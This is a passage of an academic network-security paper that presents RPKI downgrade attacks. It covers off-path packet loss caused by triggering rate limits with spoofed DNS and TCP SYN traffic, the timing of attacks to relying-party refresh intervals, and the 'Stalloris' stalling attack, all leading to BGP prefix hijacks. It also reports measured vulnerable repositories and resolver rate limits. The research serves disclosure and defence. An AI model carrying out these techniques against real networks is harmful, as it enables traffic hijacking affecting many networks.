demonstrates that this design choice makes the current RPKI infrastructure vulnerable. We show how to downgrade the RPKI protection of ASes, by disabling the RPKI validation of prefixes in BGP announcements that they receive, as a result exposing them to BGP prefix hijack attacks.

Downgrading RPKI security. We present the first RPKI downgrade attacks. Our attacks prevent the relying party implementations from connecting to the RPKI publication points and retrieving the ROAs. The relying parties connect to the publication points periodically every refresh interval, which range between 10 minutes and 1 hour, depending on the relying party implementation. We develop an attack methodology that requires an adversary to cause loss of only a handful of packets between a relying party and a repository in a refresh

interval. If a relying party cannot connect to the repository, once the cached objects are expired it will not apply RPKI validation. Our measurements show that most objects have validity of 24 hours. We therefore develop an iterative attack, which is launched during the refresh intervals of the target relying party, until the cached objects expire. Using Routinator[1], with its 10 minute refresh interval, as an example, the adversary needs to cause loss of ca. 1.2K packets in 24 hours in the worst case (Table 7) until the objects expire, and the validation is not applied for making routing decisions in BGP.

We then develop a methodology for optimising the attack using a malicious publication point, which causes the relying party to stall, reducing the number of attack iterations to 1.

Low rate blocking. We develop a technique to cause off-path packet loss that combines a low rate attack methodology of [26] with rate limiting mechanism on the servers, for causing off-path packet loss. The idea is to send spoofed packets to the target server using an IP address of a victim. This causes the rate limiting mechanism to kick in, as a result the server starts filtering all the packets that originate from that IP address, even the genuine packets sent by the victim. In our attack, the low rate bursts are synchronised with the intervals at which the relying party sends queries to locate the publication points. The spoofed packets trigger rate limiting at the server for that IP address exactly when the packets from the relying party or its DNS resolver arrive. We find that against some repositories as many as 2-3 packets suffice to trigger the rate limit. Against most servers in the Internet just 1K packets suffice to activate the filtering. In our measurements we found 47% of the publication points to be vulnerable to rate-limiting downgrade attack. This corresponds to 60% of the RPKI protected IPv4 address space in the Internet.

Rate limiting is just one example method we use for causing off-path packet loss. Packet loss can be inflicted with other techniques, e.g., by filling the IP defragmentation cache with IP fragments, thus preventing genuine packets from being reassembled [16, 23]. Furthermore, since RPKI is meant to provide security against attacks by on-path adversaries, downgrading RPKI is also appealing for strong adversaries that control a router or a network which the packets traverse.

For attack to be effective it needs to be repeated iteratively, until the objects expire. We show how to optimise this.

Stalloris attack. We develop an attack for stalling the relying parties, which allows us to reduce the refresh intervals of a relying party, correspondingly reducing the iterations needed for a successful RPKI downgrade attack we described above. In fact, we show that a combination of Stalloris with just a single iteration of low rate off-path packet loss attack suffices to remove the RPKI validation. The idea behind our Stalloris attack is to create a deep delegation path so that the relying party opens RRDP connections to multiple publication points controlled by the adversary. The attack is inspired by the Slowloris DoS attack against TCP connections [12], where the attacker opens multiple simultaneous HTTP connections to the target, returning slow responses. In contrast just slowing down the responses, in our Stalloris attack the adversary *stalls* the relying party, by creating long delegations chains, which the relying party traverses using multiple RRDP connections to the publication points controlled by the adversary.

Combining our low-rate attack with Stalloris results in a stealthy and efficient RPKI downgrade attack, which is also extremely difficult to detect.

One attack affects multiple networks. The extent of our downgrade attack against a relying party with a victim repository is devastating for security and stability of *all* the networks that depend on that relying party for RPKI validation, as well as for *all* the prefixes that are covered by the ROAs in that repository. First, most ROV supporting networks are large tier 1 providers and all major IXPs (Internet Exchange Points). Smaller networks in the Internet perform RPKI "by-proxy": by trusting the ROV of the upstream provider or by trusting the ROV performed by the route-server at the IXP[2]. This means that an attack against the relying party at an IXP has immediate implications for all smaller networks that depend on it.

Second, the repositories host multiple ROAs, for many prefixes. Blocking access to one public RPKI repository has implications for all the prefixes that are covered by the ROAs in that repository, and exposes *all* those prefixes to hijack attacks. For instance, consider blocking a public RPKI repository of an RIR, such as RIPE NCC, with a root certificate that is used to delegate to multiple lower certificates in a delegation chain. We quantify the scope of the networks affected by our attacks.

Ethical considerations. Our attacks were carried out ethically against a BGP and delegated RPKI infrastructure that we set up. We validated the attacks: (1) against the publication points in the Internet using our own "victim" relying party, and (2) against the relying parties using our own "victim" publication point. Our evaluations are designed according to the thresholds that the operators as well as the previous work consider to be acceptable, and overall we use less traffic volume than the recent off-path attacks [28, 29].

Our Contributions:

• The relying parties use different timing intervals for retrieving the RPKI objects from the publication points. Not knowing these intervals renders not only the off-path attacks impractical, but makes even the on-path Man-in-the-Middle (MitM) attacks extremely challenging. We develop a method to predict the refresh interval of the relying parties, which is the first step towards making such off-path attacks practical. We analyse the relying parties software and demonstrate that we can accurately predict the timing intervals of the relying

[1] According to our measurements, Routinator relying party is supported by more than 66% of the ASes.

[2] Using the numbers from https://rov.rpki.net there are 127 networks that perform ROV: 34 implement the ROV by themselves, while the rest (93 networks) only depend on IXP route-servers to protect them.

party software in RPKI protected networks in the Internet.

• We systematically analyse the interaction between the different components in the RPKI ecosystem and perform a detailed study of the code and the run time behaviour of popular relying party implementations. This allows us to identify vulnerabilities that expose to our attacks. Our key observations lead to inference of the relying parties' behaviour in the Internet as well as to attacks for stalling their performance. We use these insights to develop an off-path methodology for disabling validation of RPKI supporting ASes.

• We set up an infrastructure for carrying out measurements of RPKI and conduct an extensive study of the RPKI supporting networks (the relying parties and the repositories). Our measurements provide new insights on the rate limiting in the public repositories and in the nameservers of their corresponding domains, as well as on the retrieval, validation and query behaviour of the relying parties and the DNS resolvers that they use. We find that all the relying party implementations in the Internet have properties that expose them to downgrade attacks. We also find that 47% of the publication points are vulnerable to the off-path packet blocking attacks via rate-limiting, hence their RPKI protection can be downgraded. This is particularly critical for the 77% of the publication points that are vulnerable to BGP sub-prefix hijack attacks.

• We demonstrate an example attack against one European IXP, motivating the choice of such attacks against the IXPs.

• We provide recommendations for mitigating our attacks. Nevertheless, the core problem with the "unknown' RPKI validation status is fundamental and cannot be easily resolved. If the networks insisted on strict validation, classifying the result of missing ROAs as "invalid", our attack would block connectivity for those networks to all the prefixes in the unreachable publication point. Hence our main recommendations is that the publication points should be more resilient and should be hosted on stable infrastructure, such as cloud platforms.

Organisation. We provide a study of the RPKI ecosystem in Section 2. In Section 3 we analyse the behaviour of the relying parties. We introduce our off-path packet loss method and its evaluation against RPKI infrastructure in Section 4. We present the downgrade attack in Section 5. We explain how to find the RPKI infrastructure of a target victim AS in Section 6 and describe an attack against IXP in Section 7. In Section 8 we explain our recommendations for mitigations. We review related work in Section 9 and conclude in Section 10. We provide background on RPKI in Section C in Appendix.

2 RPKI Ecosystem

We performed a study of RPKI deployment in the Internet using a BGP and RPKI infrastructure that we set up. This study forms the datasets of publication points (with their domains and nameservers) and the relying parties (with their DNS resolvers) that we evaluate throughout this work.

Measurement infrastructure. We set up a platform for measuring the RPKI ecosystem. To create our platform we register an LIR account with RIPE NCC and purchase an AS under RIPE NCC and prefixes. We connect our AS to DE-CIX internet exchange point in Frankfurt. We also protect our AS with RPKI. For that purpose we create our own Certificate Authority (CA) and a publication point.

Publication points and nameservers dataset. We extract the list of all active RPKI publication points (aka public repositories) from our running relying party. This list gives us 45 publication point domains resolving to 61 different addresses and 124 nameservers.

Relying parties and resolvers dataset. We study the relying party software in all the RPKI validating networks to understand the refresh interval, as well as the query behaviour. We collect a dataset of relying parties in all RPKI validating networks. Since the query behaviour of a relying party is also related to a DNS resolver it uses to find the publication point, we also collect all the recursive DNS resolvers used by the relying parties.

We find 2699 relying parties (RPs). We also measure how many different resolvers are used by each RP. We evaluate the number of different ASes in which the resolvers of the relying parties are located. Out of the 2699 RPs, 2163 (80.1%) were only using resolvers from a single AS, and 1117 (41.4%) were using only a single resolver. Furthermore, 1984 RPs (73.5%) used 5 or less resolvers. We also measured a significant concentration of resolvers: 45.7% RPs use resolvers operated by Google and 6.7% RPs use resolvers operated by Cloudflare. On the other side, 1273 (47.2%) RPs were using a resolver in their own AS[3].

3 Analysis of Relying Party Behaviour

One of the key components of our downgrade attack is the inference of the RPKI objects retrieval during refresh intervals by the relying party software. We first perform a study of retrieval periods by relying party implementations via code analysis and dynamic executions. We explain this behaviour with the most popular Routinator relying party implementation (the relying party developed by NLnetlabs). We then provide an analysis of the retrieval interval of the other (less popular) relying party implementations.

3.1 Refresh Interval in Routinator

Our main observation is that the validation by the relying party executes sequentially in periods. This conclusion draws on the code analysis of the main functionality responsible for timing of the validation, based on `PayloadHistory::refresh_wait()` method in *payload.rs* and it is used in Server class in *operation.rs*. We illustrate the query behaviour of the relying party (with a use case of Routinator) to the publication point in Figure 1.

There are multiple rendezvous points in the class Server and in the nested code used by this class, that depend on multi-

[3]Note that since some RPs use multiple resolvers, it might be that a RP uses both, resolver from its own AS as well as some other ASes.




Figure 1: Query behaviour of relying parties.

ple instances of various synchronisation primitives. Moreover, the RTR server is asynchronous IO-bound service that runs in a separate event-loop using Rust Tokio library. The entry point to the asynchronous RTR code is in *rtr.rs* file.

(1) As we see, the refresh timing can be affected by multiple locks, including the one that depends on asynchronous IO-bound RTR server that share data structures with the validation code. We tested ordinary use cases to quantify likelihood of triggering of locking delays and we conclude that the internal delays caused by locking are marginal. This observation improves the accuracy of our method of timing prediction despite the internal complexity of the Routinator software.

(2) Under normal circumstances (no network outages nor publication point timeouts) the refresh takes 15-45 seconds, the first 5 seconds are spent by scanning the local cache, which depends on the local storage speed. Because the validation runs sequentially (see (1)) the length of the RRDP and rsync refresh depends on the response times of the servers.

When a publication point is unreachable and the TCP/IP stack fails to signal the unreachability over ICMP, there are multiple timeouts, the most important ones for us are the RRDP and rsync timeouts, both 300 seconds. This provides an upper bound on the delay that can be caused by a single unresponsive publication point.

(3) The time of refresh does not count in the refresh-period. That is the reason why the mean time between refreshes is 625 seconds. We also measured distribution of the delays between requests to RRDP and rsync publication points, and plot the results with the histogram in Figure 2.




Figure 2: Routinator timing in seconds ($\mu = 625$s, $\sigma = 4.3$s).

3.2 Refresh Interval in Other Relying Parties

In addition to our in-depth analysis of Routinator, we analyse the query behaviour of all major relying party (RP) implementations.

To measure the frequency of the request schedules of the relying parties, we use our relying parties dataset, described in Section 2. We log all the requests at our publication point




Figure 3: Distribution of time between requests at our PP.

and calculate statistics on the time-span between consecutive queries sent by each relying party (differentiated by IP address). We then correlate the results with a source code analysis of the relying parties and use the User-agent header sent in the case of RRDP as a source of information about the relying party implementation. We show the distribution of the time between 2 consecutive requests by the same relying party in Figure 3.

In Table 1 we show the mean time and standard deviation between 2 consecutive queries for each major relying party implementation along with a theoretical value obtained from the source code analysis. Our results show that the mean experimental values are in the same range as the source code values, but there is a significant deviation. As we showed for Routinator, this deviation comes from the fact that Routinator does not account for the time the RPKI update takes in the sleeping interval and as such we conclude that this deviation is the deviation of the duration of the update for different relying parties. As shown in Figure 2, the deviation is much smaller when only measuring a single relying party.

Relying party software	default refresh interval (from code)	measured μ (s)	σ
Routinator	600	686.5	132.9
fort	3600	3634.5	86.1
Cloudflare-RRDP-OctoRPKI	1200	1465.0	167.8
RIPE NCC RPKI Validator	120	158.0	133.0

Table 1: Measured time between requests t_{sleep}.

4 Off-Path Packet Blocking

An important aspect of our attack is to block packets remotely. We exploit rate limiting of servers to block responses to the relying party, "simulating" packet loss. The target servers are publication points as well as the DNS nameservers which the DNS resolvers of the relying parties query to find the publication points.

4.1 Rate-limit in DNS

DNS Response Rate Limiting (DNS RRL) [42] is a technique employed by recursive resolvers and authoritative nameservers to reduce the impact of DNS amplification and reflection [37] attacks. When a DNS server uses DNS RRL, it monitors the rate of requests coming from an individual client (or address prefix), typically with a token-bucket scheme [17],

responses/s	3	4	445	1137	1142	1146	1146	1207	1212
answers/s	3	2	82	1137	1142	1146	1146	1207	1212
responses/s	1223	1287	1288	1296	1308	1309	1520	1642	2621
answers/s	1223	1287	1288	1296	1308	1309	12	1301	1236
responses/s	3248	3248	4000	∞	∞	∞	∞	-	-
answers/s	16	16	88	3	7	7	7	-	-

Table 2: DNS response-rate-limiting (RRL) in PP domains.

and will stop answering queries originating from this client when the volume reaches a configured rate-limit.

We measure the rate limit in nameservers in the domains of publication points, and in resolvers. Since public DNS resolvers are often used by the resolvers of relying parties, triggering rate limit in public DNS resolvers has a similar effect on the losses to the resolver, like the rate limit in nameservers.

4.1.1 DNS Nameservers

When a DNS server finds a client has reached its preconfigured rate-limit, it has several methods of denying service to the client. In practice, we find 2 common types of rate-limiting in DNS servers, which are often combined and used in an escalating way: (1) Dropping some (or no) responses[4], but respond to the rest with a empty DNS response with a TC bit [30] set, which indicates to the client that it should reconnect over TCP. (2) Dropping all the responses to a client and do not answer any requests until there are more response-tokens available.

The limits for both approaches can often be separately configured in DNS servers[5] and often, the first (1) method is used with a low rate-limit, while the second (2) is used with a higher limit [1].

Trigger rate-limit to block packets. To exploit the rate limiting feature to deny service to a third party client, an attacker can abuse the feature by sending spoofed requests with the address of the client to the server. Upon reaching the limit, the server will either send only truncated responses or no responses at all, which affects all packets with the address of the client. When sending back truncated responses, the client has the option to still get served by connecting back via TCP, so the attack has no further consequences[6]. However, when the server uses the second technique and stops answering, the client will instead assume that the server is unresponsive and fail the resolution, which will cause the client, that requested the resolution, to be unable to connect to the service at the requested domain.

Measurement of rate limit in nameservers. We test the rate-limiting in all nameservers responsible for publication points in our dataset, by probing the nameservers with different query rates from 1/sec to 10000/sec for short periods of time. We monitor the rate of responses and check whether the responses are "slipped", i.e., do not contain answers but only have the TC bit set. For each namesever, we then calculate the effective number of responses and answers (i.e., responses which contain answers and do not have the TC bit set) per second by dividing the total number of responses by the test duration. We consider a publication point vulnerable if all the nameservers in its domain enforce a rate-limit. We list the maximum number across all the nameservers per publication point in Table 2 for all domains where such a limit could be determined[7].

Provider	Address	responses per sec	answers per sec
Google	8.8.8.8	1500	500
Cloudflare	1.1.1.1	1000	-

Table 3: Rate-limiting in public resolvers.

In total, we find 25 RPKI repositories where all the nameservers enforce rate-limiting. Out of these, we consider 21 vulnerable, since they will stop sending responses at some point. The other 4 only "slip" responses, meaning that an attack is not practical assuming the resolver is able to connect via TCP. Furthermore 2 out of the 21, are particularly vulnerable because of the very low rate-limit of only 3-4 responses per second, which is very easy for an adversary to trigger.

4.1.2 Public DNS resolvers

We also test rate-limiting applied on client queries in the 2 major public resolvers which were used by the relying parties in our dataset: Google (8.8.8.8) and Cloudflare (1.1.1.1); 45.7% of the relying parties use Google and 6.7% Cloudflare.

We find that operators of both resolvers enforce rate-limits, which we list in Table 3: Google uses a rate-limit of 500 queries/s at which point some of the responses are slipped (no answer, TC bit set) and a total response limit of 1500/s at which point no answer is sent at all. Cloudflare uses a total response limit around 1000/s but did not use the slip mechanism. This numbers are inline with the documentation provided by Google[8].

Hence, adversaries can block responses to a relying party by exploiting the rate-limit in public resolvers. Since both resolver infrastructures are anycast-routed, the adversary needs to select an attack node at the same anycast-instance of the resolver platform.

4.1.3 Caching and TTL

When exploiting the rate-limiting in nameservers to make domain resolution unavailable, the adversary has to wait for any cached records to be removed from the resolver's cache. We show experimentally that the TTL of publication point URLs are low: over 93% of publication points have TTLs

[4] In Bind9, this first limit only applies to "similar" queries, meaning that queries which ask for a different domain or record type are not affected. We do not consider this because in our case the attacker knows the domain and can therefore spoof requests asking for the correct domain and type.

[5] In Bind9 with the 'responses-per-second' and 'all-per-second' settings.

[6] We tested the support of TCP in the resolvers of relying parties and found that almost all resolvers where able to connect back using TCP, rendering such an attack pointless.

[7] We removed the domain names for anonymity reasons.

[8] Google specifies a limit of 1500 queries/sec for their public resolver: https://developers.google.com/speed/public-dns/docs/isp




Figure 4: A Record TTL distribution for Publication Points.




Figure 5: Request intervals for PP resolvers in hours.

of 5 minutes and only 22% of resource records are 1 day or longer. The distribution of the TTL values for A records for publication points is plotted in Figure 4.

Furthermore, as we show, even the instances with high TTLs are limited by the cap of the resolvers. In our experiment with the resolvers of the relying parties we set the TTL of our record to 48h, then trigger queries to that record and monitor traffic at our nameservers. In Figure 5 we show the request frequency for our resource record in a 48h observation period where the yellow bars show the frequency and the blue bars show the cumulative frequency of all the values below a given point. According to the graph most resolvers have their own individual maximum cache time for records. The median value of the measured caches is 8h. This observation indicates that even if publication points have large TTLs, the maximum cache time parameter in resolvers would ignore high TTLs and instead use smaller values.

4.2 Rate-limit in Publication Points

Additionally to rate-limiting in DNS servers, many operators also use rate-limiting in other services, either to protect the service against application-level DoS [31], TCP-Syn-Flooding attacks [2], or to slow down port-scanning attempts against the service [6]. Such rate-limits are typically implemented in Firewalls [4] which monitor the connection attempts by individual clients and drop any requests above a certain preconfigured limit.

As this filtering happens right at the connection stage of a TCP connection, attackers can exploit this to consume all the connection attempts allowed for a client during a certain time-period by sending a stream of spoofed TCP SYN packets to the service. Similarly to the second method of rate-limiting in DNS, this will lead the client to assume that the service is unresponsive and eventually fail the connection attempt.

Measuring rate limit in PP. We test rate-limiting in publication points in terms of the number of TCP SYN packets answered. We probe each publication point IP address in our dataset with different rates of TCP SYN packets to the publication point TCP port and measure the amount of answers received. To reduce the load on the servers caused by this measurement, we limit our measurement to 6 seconds. If the rate of answers sent back to our test machine is significantly below the number of requests (TCP SYNs) sent, we consider this answer rate as the rate limit of the server. We consider a rate-limit to be hit when we see a response rate of under 90% of the rate of TCP SYN packets sent during our 6 second test interval.

A rate limit was hit in 8 servers out of 61 tested, listed in Table 4. Out of these 8 servers, 7 where solely responsible for serving the publication point URL and thus are vulnerable to the low-rate attack. Similar to our evaluation of rate-limiting in DNS nameservers, we observed 2 publications points where the rate limit is particularly low.

rate-limit/s	10	60	2326	4667	4805	5394	5838	8842
only server	yes	yes	yes	yes	yes	yes	yes	no

Table 4: TCP SYN rate-limits in publication points.

4.3 Ethical considerations for RRL scans

Our experiments for determining the DNS RRL and TCP SYN rate-limits are comparable to other experiments measuring rate-limiting in remote servers [28]. In addition, we communicated with DNS operators to coordinate acceptable rates that do not affect the operation. This includes CZ.NIC ccTLD for cz. that manages more than 1.4 M domains, a major IXP NIX.CZ that operate J- and K-root anycast DNS servers, WebGlobe (AS29134) - a large ISP that operates authoritative DNS servers for more than 100k domains, and TI AG (AS29655) - a major ISP that operate recursive DNS servers for large FTTH metro network. From our survey of network operators we found that "1000 DNS requests/sec" is not causing impact on authoritative DNS servers in the Internet, so running an experiment that does not exceed this volume of requests should not cause operational problems. We tested the low rate attack using low rates and our tests lasted only 6 seconds in total. Given that modern nameservers are able to serve 500000 answers per second without any problems [24], at peak we have not even used 2% of the capacity of such a nameserver for 6 seconds. We limit the experiment to 6 seconds per server, so that it is shorter than the connection timeout of a typical client. In our queries we use the same query (domain+type) and do not ask for DNSSEC records in order not to increase the load. Finally, we only conduct the experiment against one server at a time, so that the fallback servers are not affected.

5 RPKI Downgrade Attacks

During the ROV a relying party uses information in the RPKI to make routing decisions in BGP, i.e., to decide if to accept an IP prefix and an origin AS pair. A relying party queries the domain for each repository to locate the server that hosts the repository, then connects to it to retrieve the RPKI objects over RRDP or rsync. The valid ROAs are then used




Figure 6: Attack overview.

to classify the AS and prefix pairs in each BGP announcement as valid, invalid or unknown. If the validation results in status unknown, RPKI validation is not applied. In this section we explain our RPKI downgrade attack, in order to hijack the BGP prefix of the target AS. Our attack consists of low-rate packet loss attack against the publication points and of Stalloris attack against the relying party. We then evaluate and analyse the success probability of the attack against RPKI-protected networks in the Internet.

5.1 Low-Rate Attack

Find relying party of victim AS. Assume that the two victims are AS T and AS B. The adversary wishes to cause AS T accept a hijacking BGP announcement for AS B. Both AS T and AS B deployed RPKI. The adversary finds the relying party of T and the DNS resolver that the relying party on the victim AS T is using. The adversary also finds the public repository (aka publication point) of B, which serves the RPKI information for the prefix of B. We show how to identify the relying party in Section 6 and the resolver in Section 2.

Selectively dropping packets. Once the victim relying party of network T and the public repository of network B are identified, the attack consists of preventing the relying party from communicating with the target public repository. This can be achieved by dropping the packets exchanged between the relying party and the public repository. For instance, the adversary can continually flood the communication path between the relying party and the repository. Such an attack requires substantial adversary capabilities and can be exposed since such traffic volumes would also disrupt other services.

We use a rate-limiting based off-path attack methodology we showed in Sections 4.1 and 4.2 in order to drop packets exchanged between the relying party and the repository. We experimentally found that many of the publication points and the nameservers support rate limiting, see Tables 2 and 4. In addition, above 50% of the resolvers of the relying parties use public upstream resolvers, which also enforce rate limiting, hence extending the attack surface, Table 3. Our measurements in Section 4 demonstrate that the rates for blocking communication are moderate hence allow practical attacks. However, since the attacker does not know when the packets are exchanged, it would require to constantly run the low rate attack exploiting rate limiting, which makes the overall attack not practical. We develop an adversarial strategy to synchronise the low rate attack to the "refresh intervals" of the relying party, during which the relying party queries the public repository.




Figure 7: RPKI manifest validity period in days.

Predict the query interval of the target. In order to launch network attacks to disrupt connectivity the adversary needs to predict when the relying party initiates the query interval. At that point the relying party starts connecting to the repositories to request the RPKI objects. This phase is accompanied with DNS queries, to locate the repository, and connection establishment with RRDP or rsync. Predicting this phase is believed to be difficult, especially for off-path adversaries, since they are not located on the path, hence cannot see any communication exchanged between the relying party and the public repository.

To be able to predict the retrieval interval our adversary sets up the BGP and RPKI infrastructure, in delegated RPKI setup (see description in Section 2). This enables our adversary to directly receive communication from any relying party in the Internet. In particular, also from the victim AS (step (1) in Figure 6). Using our analysis in Section 3 we show that this allows the adversary to predict the refresh interval since the queries to *all* the repositories are sent concurrently in one bulk. Hence, once queries from the relying party of AS T arrive at the nameserver or the repository of the adversary, the adversary can calculate the next query interval and synchronise its attack accordingly. This ability to anticipate the queries allows us to significantly reduce the volume of the attack while improving its effectiveness. In Section 5.3 we show that this approach allows to launch practical attacks against targets in the Internet. Without the ability to synchronise the attack the only strategy of the adversary would have been to continually prevent communication between the relying party of T and the target repository of B.

Attack until RPKI status "unknown". As soon as the query interval is found, the adversary needs to launch the attack once in every refresh interval until the RPKI validation is not be applied for making routing decisions (step (2a)/(2b) in Figure 6). When the relying party cannot reach the publication server (step (3a)/(3b), Figure 6) and does not have the RPKI objects for that AS in its cache, it will not be able to perform the ROV validation. The RP will eventually change the RPKI state of the target prefix to unknown and will update the BGP routes (step (4) in Figure 6). If the objects are cached, the adversary needs to wait until they expire.

How long does it take for cached objects to expire? Our measurements show that ROA objects are typically valid for




Figure 8: ROA objects validity period in years.

long time periods. Our measurements show that the median validity of ROA objects is 545 days; see validity distribution of ROA objects in Figure 8. However, for efficiency purposes (to reduce the sizes of the revocation lists and the volume of the BGP updates), the standard requires the relying parties to *only* check the manifests. The publication servers and the relying parties use the manifest files to signal changes in the repositories and to avoid certain types of object deletion and substitution attacks with older (but still valid) objects. All objects of stale manifest files and all the subtrees of these objects should be treated as "suspicious" as instructed by [RFC6486]. We checked the behaviour of all the RPKI validator implementations (the list is in Figure 1, Section 3) and found that they are all [RFC6486] standard compliant and strict towards "suspicious" objects in their default settings, i.e., they discard all the "suspicious" objects and the entire subtrees, for which there are stale manifest files, and exclude them from the RPKI validation.

How long does it take for manifests to expire? To answer this question we performed a measurement of the validity period of the manifest files [RFC6486]. Each publication server generally needs at least one manifest, but the structure of the hosted RPKI system operated by RIRs provide a separate space and manifest file for each hosted customer. We downloaded data of all the active RPKI publication servers on July 15, 2021 and obtained 28330 valid manifest files. We compute the distribution of the validity period lengths and plot the results in Figure 7. The results are that there are 15018 (53.01%) manifest files with validity $\leq$24 hours, 19836 (70.02%) that are valid for $\leq$48 hours, 24038 (84.85%) valid $\leq$96 hours and 25690 (90.68%) manifest files are valid for $\leq$15 days. Hence, in the worst case the adversary needs to wait just one day until it can complete the attack on 53.01% of the publication servers. However, in practice, manifest files are not generated on the fly when they are downloaded by an RP, but are re-generated periodically by publication points. In Krill, an open source RPKI CA with a built in publication point, we find that manifest files are re-generated once their remaining validity period is below 6 hours. This means an attacker can time his attack to a point in time when a manifest file is about to reach 6 hours of remaining validity so he only need to wait the remaining 6 hours for it to expire.

Once the manifest expires the RPKI status for that AS will result in status `unknown`, instead of `invalid`. Consequently, when making routing decisions and updating the forwarding tables the border routers on that AS will not apply RPKI for validating the BGP announcements of the origin AS whose




Figure 9: Stalloris attack.

prefix the adversary wishes to hijack. The adversary can issue a bogus BGP announcement to hijack the prefix of victim B. Depending on the local preferences of T, if it accepts the hijacking BGP announcement for B, all the communication of the hijacked origin B will be sent through the adversary. This is despite the fact that both T and B are RPKI-protected.

How many attack iterations are required to cause status unknown? As an example we take manifest validity of one day (24 hours) and we assume that the AS T uses the Routinator relying party. Routinator uses 10 minutes refresh intervals, which results in 144 attack iterations until the relying party of T does not apply RPKI validation, exposing itself to accepting hijacked BGP announcements. Although in most cases this allows practical attacks (see analysis in Section 5.3) we can further significantly reduce the attack complexity with an optimisation that we develop. The optimisation allows to reduce the attack iterations to as little as 1.

5.2 Stalloris Attack

We develop an attack to stall the relying party. This attack can be used in combination with the low rate attack resulting in overall optimisation of the iterations required to downgrade RPKI.

Unlimited delegation paths. In our code analysis of the relying party implementations we noticed that the relying parties do not check the delegation path (length, depth or even both). We use this observation to encode arbitrary long delegation paths. First, quick background information. In RPKI it is possible to delegate authority over an IP prefix and an AS number: our adversary delegates the resources to itself, e.g., to another repository under the subdomain that it set up. The relying party starts the RPKI validation from the root, this is the RIR, e.g., RIPE NCC. From there, it follows the delegation to at least one resource pointing at the CA, which points to the publication point. The relying party contacts each publication point and every domain in the delegation chain and downloads the data. When it identifies a new delegation chain, it contacts the publication point, retrieves the data and stores it in the cache – this occurs within one refresh period. If there is a delegation to the next level, during the next refresh interval, the relying party will contact that publication point and download the certificates over RRDP again. The publication points in a delegation can all be mapped to the same IP address: As long as they are mapped to different

subdomains, from the perspective of the relying party these are different publication points, and the relying party will attempt to traverse all of them.

Stalling relying party. The idea of the attack is to set up multiple publication points and to construct a long delegation chain, which the adversary provides in an answer to the target relying party, when it queries the publication point controlled by the adversary. The adversary returns slow replies in the RRDP transactions from all the publication points that it controls, in order to degrade the performance of the victim relying party. By slowing down the relying party, the adversary reduces the number of refresh intervals, hence reducing the number of iterations needed to launch the attack. We call this attack Stalloris[9], since it stalls the relying party, and is inspired by the Slowloris DoS attack [12], where an adversary initiates multiple slow HTTP connections to the victim server.

To increase stealthiness the adversary may limit the attack to some selected victims. To the other relying parties the adversary sends simple and valid answers. The adversary responds with different certificates (with or without downstream delegation) to expose more levels in the delegation chain only to the victim RP and not the rest of the world. Hence only victim RP is affected, but not the others. Detecting our attacks from logs or monitoring is tricky: servers may become unreachable for legitimate reasons, operators cannot differentiate such attacks from legitimate failures. We next explain the steps of the attack.

This attack is illustrated in Figure 9: In step (1), the victim RP connects to a adversarial PP to fetch the ROAs. In step (2) the adversarial PP is configured to answer all requests as slow as possible while avoiding errors in the victim RP by limiting the transmission rate and artificially inflating the response size. However, instead of providing the respective ROAs, the adversary sets up multiple layers of sub-delegations to other RPKI CAs which point back to other PPs in the adversary's infrastructure. To chase down the delegation chain, the victim RP therefore has to connect back to another adversarial PP in step (3), which again, responds slowly. This process is repeated by the adversary. In step (4), after some time, the cached manifest file from the victim RP times out because it has not been refreshed due to the RP being stalled in the process of downloading ROAs from the infrastructure of the adversary. Therefore, when the RP performs the next RPKI validation run, it removes the ROAs referenced by the stale manifest and sets the RPKI state of the corresponding prefixes to unknown, communicating these changes to the connected BGP routers in step (5).

